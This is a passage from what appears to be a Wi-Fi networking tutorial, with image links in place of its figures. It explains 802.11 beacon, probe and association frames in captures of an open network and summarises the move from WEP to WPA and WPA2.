
File: association-req-resp-open-nw

- **AP:** 00:12:BF:12:32:29
- **ESSID:** Appart
- **STA:** 00:15:6D:10:11:05


The first packet is a network beacon (open network):



This following packet is an association request coming from the client. In this packet, the client must give the ESSID of the network he's trying to associate to. It is especially a blocking point in hidden network where the client has to know the ESSID. It also means that this packet reveals the ESSID of a previously hidden ESSID.



Finally, the answer from the AP, accepting the connection (Status code: 0, successful):



3.5.4 Encryption


As Wi-Fi works on radio waves it is subject to eavesdropping. Encryption has to be used to protect transmitted data.

WEP was created when the 802.11 standard was released to give privacy features similar to the ones found in wired network. As soon as flaws were found in WEP (WEP can be cracked in under a minute), the IEEE802.11 created a new group called 802.11i aimed at improving Wifi security. WPA superseded WEP in 2003 followed by WPA2 in 2004 (802.11i standard).

3.5.4.1 Open networks

Open network do not involve encryption. Anyone running a wireless sniffer can the traffic "as is". Hotspots and public mesh networks are good examples.

Connection to a network



The client sends an authentication request

1. The AP send an authentication response (successful)
2. The Client sends an association request
3. The AP sends an association response if the capability of the clients meets the ones of the AP


Capture file analysis

File: Open-network-capture

- **ESSID:** Appart
- **BSSID:** 12:BF:12:32:29
- **STA:** 00:15:6D:10:11:05


Beacon

The first packet is a network beacon. Notice the Privacy bit not set, indicating that's an open network (the beacon interval is 102.4ms):




Connection to the network


The following capture shows one of the probe requests by the STA, sent on all channels. In general, plenty of them will be captured:




… and the probe response by the AP indicating that it is on channel 3:



